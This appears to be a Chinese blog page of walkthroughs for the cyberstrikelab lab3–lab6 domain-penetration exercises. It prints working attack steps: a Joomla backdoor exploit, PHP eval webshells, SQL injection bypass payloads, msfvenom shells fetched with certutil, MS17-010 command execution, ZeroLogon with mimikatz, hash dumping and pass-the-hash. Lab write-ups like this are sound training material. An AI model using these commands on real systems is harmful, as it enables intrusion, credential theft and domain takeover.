
搜索到
27
篇与
的结果
-
 【域渗透】cyberstrikelab-lab6 cyberstrikelab-lab6第一台目录扫描到administrator后台地址apt install joomscan joomscan -u http://192.168.10.10/ # 扫出结果Joomla版本3.4.6 [+] Detecting Joomla Version [++] Joomla 3.4.6 exp获取searchsploit Joomla 3.4.6 searchsploit -m 47524 使用┌──(root㉿kali)-[/data/demo] └─# python 47465.py -t http://192.168.10.10/ -e [*] Getting Session Cookie .. [*] Getting CSRF Token .. [*] Sending request .. [+] Vulnerable [*] Getting Session Cookie .. [*] Getting CSRF Token .. [*] Sending request .. [+] Backdoor implanted, eval your code at http://192.168.10.10//configuration.php in a POST with khacpsczesvgcaeqwadfazwmljdlcqqrkqezpuyedrwcsfjqqm [*] Now it's time to reverse, trying with a system + perl 得到密码khacpsczesvgcaeqwadfazwmljdlcqqrkqezpuyedrwcsfjqqm蚁剑连接生成马,蚁剑上传msfvenom -p windows/meterpreter/bind_tcp LHOST=10.10.10.173 LPORT=4444 -f exe -o shell.exe kalimsfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/meterpreter/bind_tcp; set RHOST 192.168.10.10; set LPORT 4444; exploit -j -z" 获取正向shell,蚁剑执行exeshell.exe 得到第一台机器shell这台机器没有第二章网卡C:\WWW>ipconfig ipconfig Windows IP Configuration Ethernet adapter ��̫��ʵ�� 0: Connection-specific DNS Suffix . : Link-local IPv6 Address . . . . . : fe80::71b1:e5e:d78d:3036%7 IPv4 Address. . . . . . . . . . . : 192.168.10.10 Subnet Mask . . . . . . . . . . . : 255.255.255.0 Default Gateway . . . . . . . . . : 192.168.10.233 Tunnel adapter isatap.{99805FC6-03F4-4415-8F77-D4C935988DCA}: Media State . . . . . . . . . . . : Media disconnected Connection-specific DNS Suffix . : C:\WWW>fscan.exe -h 192.168.10.10/24 fscan.exe -h 192.168.10.10/24 ___ _ / _ \ ___ ___ _ __ __ _ ___| | __ / /_\/____/ __|/ __| '__/ _` |/ __| |/ / / /_\\_____\__ \ (__| | | (_| | (__| < \____/ |___/\___|_| \__,_|\___|_|\_\ fscan version: 1.8.1 start infoscan (icmp) Target 192.168.10.10 is alive (icmp) Target 192.168.10.20 is alive (icmp) Target 192.168.10.233 is alive [*] Icmp alive hosts len is: 3 192.168.10.233:8080 open 192.168.10.20:7001 open 192.168.10.10:3306 open 192.168.10.20:445 open 192.168.10.10:445 open 192.168.10.20:139 open 192.168.10.10:139 open 192.168.10.20:135 open 192.168.10.10:135 open 192.168.10.10:80 open 192.168.10.233:22 open [*] alive ports len is: 11 start vulscan [+] NetInfo: [*]192.168.10.10 [->]WIN-P5ECGG92B08 [->]192.168.10.10 [*] 192.168.10.20 CYBERSTRIKELAB\CYBERWEB Windows Server 2012 R2 Standard 9600 [*] WebTitle:https://192.168.10.233:8080 code:404 len:19 title:None [*] WebTitle:http://192.168.10.10 code:200 len:6060 title:Home [*] WebTitle:http://192.168.10.20:7001 code:404 len:1164 title:Error 404--Not Found [+] InfoScan:http://192.168.10.20:7001 [weblogic] 已完成 10/11 [-] ssh 192.168.10.233:22 root qwe123 ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain 已完成 10/11 [-] ssh 192.168.10.233:22 root system ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain 已完成 10/11 [-] ssh 192.168.10.233:22 admin admin#123 ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain 已完成 10/11 [-] ssh 192.168.10.233:22 admin a123456 ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain 已完成 11/11 [*] 扫描结束,耗时: 4m39.975774s 第二台fscan扫描出来的192.168.10.20:7001 weblogic第二个flag第三台传马上线msf,msf注意修改ip,因为我们是正向连接certutil -urlcache -split -f http://172.16.233.2:8000/shell.exe shell.exe 上传fscanupload /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe 发现另外一张网卡C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain>ipconfig ipconfig Windows IP Configuration Ethernet adapter ��̫�� 3: Connection-specific DNS Suffix . : Link-local IPv6 Address . . . . . : fe80::e9e1:6372:ae05:ecf0%17 IPv4 Address. . . . . . . . . . . : 192.168.10.20 Subnet Mask . . . . . . . . . . . : 255.255.255.0 Default Gateway . . . . . . . . . : 192.168.10.233 Ethernet adapter ��̫��ʵ�� 0: Connection-specific DNS Suffix . : Link-local IPv6 Address . . . . . : fe80::3d2f:f957:5cf8:220f%16 IPv4 Address. . . . . . . . . . . : 192.168.20.20 Subnet Mask . . . . . . . . . . . : 255.255.255.0 Default Gateway . . . . . . . . . : 192.168.20.1 Tunnel adapter isatap.{1342B97A-CC27-446C-9089-7A3F3210BB09}: Media State . . . . . . . . . . . : Media disconnected Connection-specific DNS Suffix . : Tunnel adapter isatap.{56056A50-6E34-40E7-805D-8B35838D77D9}: Media State . . . . . . . . . . . : Media disconnected Connection-specific DNS Suffix . : 扫另外一张网卡,发现第三台主机30C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain>fscan.exe -h 192.168.20.20 fscan.exe -h 192.168.20.20 ___ _ / _ \ ___ ___ _ __ __ _ ___| | __ / /_\/____/ __|/ __| '__/ _` |/ __| |/ / / /_\\_____\__ \ (__| | | (_| | (__| < \____/ |___/\___|_| \__,_|\___|_|\_\ fscan version: 1.8.1 start infoscan (icmp) Target 192.168.20.20 is alive [*] Icmp alive hosts len is: 1 192.168.20.20:7001 open 192.168.20.20:445 open 192.168.20.20:139 open 192.168.20.20:135 open [*] alive ports len is: 4 start vulscan [*] 192.168.20.20 CYBERSTRIKELAB\CYBERWEB Windows Server 2012 R2 Standard 9600 [*] WebTitle:http://192.168.20.20:7001 code:404 len:1164 title:Error 404--Not Found [+] InfoScan:http://192.168.20.20:7001 [weblogic] [+] http://192.168.20.20:7001 poc-yaml-weblogic-cve-2019-2725 v12 已完成 4/4 [*] 扫描结束,耗时: 9.7411266s C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain>fscan.exe -h 192.168.20.20/24 fscan.exe -h 192.168.20.20/24 ___ _ / _ \ ___ ___ _ __ __ _ ___| | __ / /_\/____/ __|/ __| '__/ _` |/ __| |/ / / /_\\_____\__ \ (__| | | (_| | (__| < \____/ |___/\___|_| \__,_|\___|_|\_\ fscan version: 1.8.1 start infoscan (icmp) Target 192.168.20.20 is alive (icmp) Target 192.168.20.30 is alive [*] Icmp alive hosts len is: 2 192.168.20.30:88 open 192.168.20.20:7001 open 192.168.20.30:445 open 192.168.20.20:445 open 192.168.20.30:139 open 192.168.20.20:139 open 192.168.20.30:135 open 192.168.20.20:135 open 192.168.20.30:80 open [*] alive ports len is: 9 start vulscan [*] 192.168.20.20 CYBERSTRIKELAB\CYBERWEB Windows Server 2012 R2 Standard 9600 [+] NetInfo: [*]192.168.20.30 [->]WIN-9DJ4TH21IE9 [->]192.168.20.30 [+] 192.168.20.30 MS17-010 (Windows Server 2016 Standard 14393) [*] 192.168.20.30 [+]DC CYBERSTRIKELAB\WIN-9DJ4TH21IE9 Windows Server 2016 Standard 14393 [*] WebTitle:http://192.168.20.30 code:200 len:703 title:IIS Windows Server [+] http://192.168.20.30 poc-yaml-active-directory-certsrv-detect [*] WebTitle:http://192.168.20.20:7001 code:404 len:1164 title:Error 404--Not Found [+] InfoScan:http://192.168.20.20:7001 [weblogic] [+] http://192.168.20.20:7001 poc-yaml-weblogic-cve-2020-14750 [+] http://192.168.20.20:7001 poc-yaml-weblogic-cve-2019-2725 v12 已完成 9/9 [*] 扫描结束,耗时: 17.9561302s 发现ms17-010漏洞,使用命令执行得到最后一个flaggo-flag{kqqjRIRRoiJO5JIm}
 -

【域渗透】cyberstrikelab-lab5 cyberstrikelab-lab5web渗透BEESCMS1、后台发现验证码复用漏洞,后台账号密码可以爆破2、后台sql注入漏洞admin' order by 5--+ # and 被过滤 admin' and updatexml(1,concat(0x7e,select database(),0x7e),1)--+ # 去掉前面的空格 admin'and updatexml(1,concat(0x7e,select database(),0x7e),1)--+ # 报错信息如下,数据库名beescms 操作数据库失败XPATH syntax error: '~,beescms~'<br>sql:select id,admin_name,admin_password,admin_purview,is_disable from bees_admin where admin_name='admin'and updatexml(1,concat(0x7e, database(),0x7e),1)-- ' limit 0,1 # 其他双写绕过 union => uni union on select => selselectect from => fr from om where => wh where ere # 列1 admin_name admin'a and nd updatexml(1,concat(0x7e,(seselectlect column_name fr from om information_schema.columns wh where ere table_name like 'bees_admin' limit 1,1),0x7e),1)# # 列2 admin_password admin'a and nd updatexml(1,concat(0x7e,(seselectlect column_name fr from om information_schema.columns wh where ere table_name like 'bees_admin' limit 2,1),0x7e),1)# # 字段1 admin admin'a and nd updatexml(1,concat(0x7e,(seselectlect admin_name fr from om beescms.bees_admin limit 0,1),0x7e),1)# # 字段2 7e60bc642fefc11b43792e8745df6c1 // cmd5.com 解密 cyber admin'a and nd updatexml(1,concat(0x7e,(seselectlect admin_password fr from om beescms.bees_admin limit 0,1),0x7e),1)# 密码cyber,登录,版本就是4.0准备一个图片马,shell.jpg,抓包修改shell.php<?php @eval($_POST['shell']); ?> 在上传图片管理界面,查看网页源码,找到新上传图片的html标签能看到php文件路径,然后蚁剑连接http://192.168.10.10:6582/upload/img/202512101423498303.php 内网渗透msfvenom -p windows/meterpreter/bind_tcp LHOST=10.10.10.173 LPORT=4444 -f exe -o shell.exe msfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/meterpreter/bind_tcp; set RHOST 192.168.10.10; set LPORT 4444; exploit -j -z" upload /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe upload /data/windows_atk/mimikatz/x64/x64/mimikatz.exe fscan扫内网,在20.20的8080端口,有一个Jboss内容管理系统C:\phpstudy_pro\WWW\upload\img>ipconfig ipconfig Windows IP Configuration Ethernet adapter ��̫��ʵ�� 0: Connection-specific DNS Suffix . : Link-local IPv6 Address . . . . . : fe80::d4eb:d150:7852:d93f%8 IPv4 Address. . . . . . . . . . . : 192.168.10.10 Subnet Mask . . . . . . . . . . . : 255.255.255.0 Default Gateway . . . . . . . . . : 192.168.10.233 Ethernet adapter ��̫��ʵ�� 0 2: Connection-specific DNS Suffix . : Link-local IPv6 Address . . . . . : fe80::f90f:239c:ae8a:42db%15 IPv4 Address. . . . . . . . . . . : 192.168.20.10 Subnet Mask . . . . . . . . . . . : 255.255.255.0 Default Gateway . . . . . . . . . : 192.168.20.1 C:\phpstudy_pro\WWW\upload\img>fscan.exe -h 192.168.20.0/24 fscan.exe -h 192.168.20.0/24 ___ _ / _ \ ___ ___ _ __ __ _ ___| | __ / /_\/____/ __|/ __| '__/ _` |/ __| |/ / / /_\\_____\__ \ (__| | | (_| | (__| < \____/ |___/\___|_| \__,_|\___|_|\_\ fscan version: 1.8.1 start infoscan (icmp) Target 192.168.20.10 is alive (icmp) Target 192.168.20.20 is alive (icmp) Target 192.168.20.30 is alive [*] Icmp alive hosts len is: 3 192.168.20.10:445 open 192.168.20.20:139 open 192.168.20.20:135 open 192.168.20.30:88 open 192.168.20.20:8080 open 192.168.20.10:3306 open 192.168.20.30:445 open 192.168.20.20:445 open 192.168.20.30:139 open 192.168.20.10:139 open 192.168.20.30:135 open 192.168.20.10:135 open 192.168.20.20:8009 open 192.168.20.10:7680 open [*] alive ports len is: 14 start vulscan [+] NetInfo: [*]192.168.20.20 [->]cyberweb [->]192.168.20.20 [+] NetInfo: [*]192.168.20.30 [->]WIN-7NRTJO59O7N [->]192.168.20.30 [*] 192.168.20.30 [+]DC __MSBROWSE__\WIN-7NRTJO59O7N [*] 192.168.20.20 CYBERSTRIKELAB\CYBERWEB Windows Server 2012 R2 Standard 9600 [*] WebTitle:http://192.168.20.20:8080 code:200 len:1554 title:Welcome to JBoss AS [+] InfoScan:http://192.168.20.20:8080 [Jboss] 已完成 14/14 [*] 扫描结束,耗时: 18.7052044s 设置路由,配置代理meterpreter > run post/multi/manage/autoroute [*] Running module against DESKTOP-JFB57A8 (192.168.10.10) [*] Searching for subnets to autoroute. [+] Route added to subnet 192.168.10.0/255.255.255.0 from host's routing table. [+] Route added to subnet 192.168.20.0/255.255.255.0 from host's routing table. meterpreter > bg [*] Backgrounding session 1... msf exploit(multi/handler) > use auxiliary/server/socks_proxy msf auxiliary(server/socks_proxy) > set VERSION 5 VERSION => 5 msf auxiliary(server/socks_proxy) > set SRVPORT 1080 SRVPORT => 1080 msf auxiliary(server/socks_proxy) > run -j [*] Auxiliary module running as background job 1. [*] Starting the SOCKS proxy server 设置proxychains4配置文件,代理到msf┌──(root㉿kali)-[/data/demo] └─# tail /etc/proxychains4.conf # socks4 192.168.1.49 1080 # http 192.168.39.93 8080 # rted: "basic"-http "user/pass"-socks ) # [ProxyList] # add proxy here ... # meanwile # defaults set to "tor" socks5 127.0.0.1 1080 获取到对方内网的 Jboss cms这个可以利用jboss综合利用工具,获取到第二个flag第三台,永恒之蓝命令执行,反弹shell和其他的都不行use auxiliary/admin/smb/ms17_010_command set RHOSTS 192.168.20.30 set COMMAND type C:\\flag.txt run 最后得到flaggo-flag{Cfg8hlBj4dXppo5j}
-
【域渗透】cyberstrikelab-Lab4,ZeroLogon漏洞获取域控权限 cyberstrikelab-Lab4Web渗透5820端口是web服务sql注入https://www.cnblogs.com/shamaxian/p/19319207sqlmap -u "http://192.168.10.10:5820/ad_js.php?ad_id=1" -p ad_id --dump admin / admin123456登录后台 /admingetshell,直接修改源码POC参考链接:https://blog.csdn.net/cainsoftware/article/details/119116430http://192.168.10.10:5820/admin/tpl_manage.php?act=edit&tpl_name=../../ann.php 修改内容如下<?php @eval($_POST['a']);?> msfvenom -p windows/meterpreter/bind_tcp LHOST=10.10.10.173 LPORT=4444 -f exe -o shell.exe msfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/meterpreter/bind_tcp; set LHOST 192.168.10.10; set LPORT 4444; exploit -j -z" 内网渗透getuid发现已经是系统权限msf exploit(multi/handler) > run [*] Started bind TCP handler against 192.168.10.10:4444 [*] Sending stage (177734 bytes) to 192.168.10.10 [*] Meterpreter session 4 opened (10.10.10.173:43577 -> 192.168.10.10:4444) at 2025-12-09 22:07:22 -0500 meterpreter > getuid Server username: NT AUTHORITY\SYSTEM 上传fscan,扫内网,发现7001端口weblogicmeterpreter > upload /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe [*] Uploading : /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe -> fscan.exe [*] Uploaded 5.18 MiB of 5.18 MiB (100.0%): /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe -> fscan.exe [*] Completed : /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe -> fscan.exe meterpreter > shell Process 2316 created. Channel 2 created. Microsoft Windows [�汾 10.0.18363.592] (c) 2019 Microsoft Corporation����������Ȩ���� C:\phpstudy_pro\WWW>chcp 65001 chcp 65001 Active code page: 65001 C:\phpstudy_pro\WWW>ipconfig ipconfig Windows IP Configuration Ethernet adapter ��̫��ʵ�� 0: Connection-specific DNS Suffix . : Link-local IPv6 Address . . . . . : fe80::1dfe:1621:b57c:7f61%17 IPv4 Address. . . . . . . . . . . : 192.168.10.10 Subnet Mask . . . . . . . . . . . : 255.255.255.0 Default Gateway . . . . . . . . . : 192.168.10.233 Ethernet adapter ��̫��ʵ�� 0 2: Connection-specific DNS Suffix . : Link-local IPv6 Address . . . . . : fe80::402e:23ec:6cb6:e625%16 IPv4 Address. . . . . . . . . . . : 192.168.20.10 Subnet Mask . . . . . . . . . . . : 255.255.255.0 Default Gateway . . . . . . . . . : 192.168.20.1 C:\phpstudy_pro\WWW>fscan.exe -h 192.168.20.0/24 fscan.exe -h 192.168.20.0/24 ___ _ / _ \ ___ ___ _ __ __ _ ___| | __ / /_\/____/ __|/ __| '__/ _` |/ __| |/ / / /_\\_____\__ \ (__| | | (_| | (__| < \____/ |___/\___|_| \__,_|\___|_|\_\ fscan version: 1.8.1 start infoscan (icmp) Target 192.168.20.10 is alive (icmp) Target 192.168.20.20 is alive (icmp) Target 192.168.20.30 is alive [*] Icmp alive hosts len is: 3 192.168.20.30:445 open 192.168.20.20:445 open 192.168.20.10:3306 open 192.168.20.30:88 open 192.168.20.10:7680 open 192.168.20.10:445 open 192.168.20.30:139 open 192.168.20.10:135 open 192.168.20.10:139 open 192.168.20.20:139 open 192.168.20.30:135 open 192.168.20.20:135 open 192.168.20.20:7001 open [*] alive ports len is: 13 start vulscan [*] 192.168.20.30 [+]DC __MSBROWSE__\WIN-7NRTJO59O7N [+] NetInfo: [*]192.168.20.20 [->]cyberweb [->]192.168.20.20 [*] 192.168.20.20 CYBERSTRIKELAB\CYBERWEB Windows Server 2012 R2 Standard 9600 [*] WebTitle:http://192.168.20.20:7001 code:404 len:1164 title:Error 404--Not Found [+] InfoScan:http://192.168.20.20:7001 [weblogic] 已完成 13/13 [*] 扫描结束,耗时: 24.8144105s 配置路由meterpreter > run post/multi/manage/autoroute [*] Running module against DESKTOP-JFB57A8 (192.168.10.10) [*] Searching for subnets to autoroute. [+] Route added to subnet 192.168.10.0/255.255.255.0 from host's routing table. [+] Route added to subnet 192.168.20.0/255.255.255.0 from host's routing table. meterpreter > run autoroute -p [!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute. [!] Example: run post/multi/manage/autoroute OPTION=value [...] Active Routing Table ==================== Subnet Netmask Gateway ------ ------- ------- 192.168.10.0 255.255.255.0 Session 4 192.168.20.0 255.255.255.0 Session 4 设置代理use auxiliary/server/socks_proxy set VERSION 5 set SRVPORT 1080 run -j weblogic(用msf打了几次没成功)域渗透ZeroLogon (CVE-2020-1472) 是近几年Windows上曝出的高危漏洞,CVSS V3.0评分10.0,攻击者只需要定位域控主机名及IP,并且可以访问域控,就可以在无需任何凭据的情况下 (可在域外) 拿到域管理员的权限。枚举域主机信息,域名为cyberstrikelab.com, Windows 主机名为WIN-7NRTJO59O7N,通过如下内容可以得知主机是域内成员Derived membership: domain member┌──(root㉿kali)-[~] └─# proxychains enum4linux-ng -A 192.168.20.30 -C ============================================================ | Domain Information via SMB session for 192.168.20.30 | ============================================================ [*] Enumerating via unauthenticated SMB session on 445/tcp [proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.20.30:445 ... OK [+] Found domain information via SMB NetBIOS computer name: WIN-7NRTJO59O7N NetBIOS domain name: CYBERSTRIKELAB DNS domain: cyberstrikelab.com FQDN: WIN-7NRTJO59O7N.cyberstrikelab.com Derived membership: domain member Derived domain: CYBERSTRIKELAB 上传mimikatz.exeupload /usr/share/windows-resources/mimikatz/x64/mimikatz.exe 使用新版mimikatz可用,旧版没有这个模块,利用过程发现存在zerologonmimikatz.exe "lsadump::zerologon /target:192.168.20.30 /account:WIN-7NRTJO59O7N$" exit 重置域内hashmimikatz.exe "lsadump::zerologon /target:192.168.20.30 /ntml /null /account:WIN-7NRTJO59O7N$ /exploit" exit 提取域内hash,仅提取 NTDS Section(域级数据),完全过滤 SAM、LSA Secrets 等本地冗余信息,直接输出域内所有用户 / 域机器账户的哈希。proxychains impacket-secretsdump CYBERSTRIKELAB/WIN-7NRTJO59O7N\$@192.168.20.30 -no-pass -just-dc PTH 域控,获取第三个flagproxychains impacket-psexec -hashes :00f995cbe63fd30411f44d434b8dac98 cyberstrikelab.com/Administrator@192.168.20.30 PTH另外一台机器,获取第二个flagproxychains impacket-psexec -hashes :00f995cbe63fd30411f44d434b8dac98 cyberstrikelab.com/Administrator@192.168.20.30
-


【域渗透】cyberstrikelab-lab3 cyberstrikelab-lab3web信息收集端口扫描nmap -sT -Pn -p- 192.168.10.10 -T4 3590端口开启是一个web应用扫描出来了一个访问看看是一个登录框查看登录界面的网页源码登录进来看到版本信息使用万能的搜索引擎看到这里有一个本地文件泄露漏洞找到第一个flag另外还发现能在web目录写入文件,我们写入一句话<?php @eval($_POST['cmd']);?> 蚁剑连接msfvenom -p windows/meterpreter/bind_tcp LHOST=10.10.10.173 LPORT=4444 -f exe -o shell.exe 内网渗透上线msf直接就是系统权限查找fscanfind / -name "fscan.exe" 2>/dev/null 利用meterpreter模块上传upload /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe 看到有双网卡fscan扫描另一张网卡,发现192.168.20.20和192.168.20.30靶机,其中30是域控主机使用fscan扫描第一台机器的端口添加路由run post/multi/manage/autoroute 配置代理use auxiliary/server/socks_proxy set VERSION 5 set SRVPORT 1080 run -j 修改代理vi /etc/proxychains4.conf 访问到thinkphp站从flag中可以看到木马在主页使用awBruter密码爆破工具,爆破出来密码是admin123蚁剑设置好代理使用密码连接找到第二个flag拿下系统权限域渗透之后就可以上传msf马,如果蚁剑不行的话(这个环境可能有一点问题,第二台机器老是断网)那就使用windows的远程连接上传到10.10,然后再利用windows自带的远程连接传20.20机器(前提是创建了一个远程连接用户),往期很多文章都写过,之后利用msf抓取hash或者使用猕猴桃抓取哈希,使用hash传递攻击proxychains impacket-psexec -hashes :f349636281150c001081894de72b4e2b cyberstrikelab.com/administrator@192.168.20.30
-
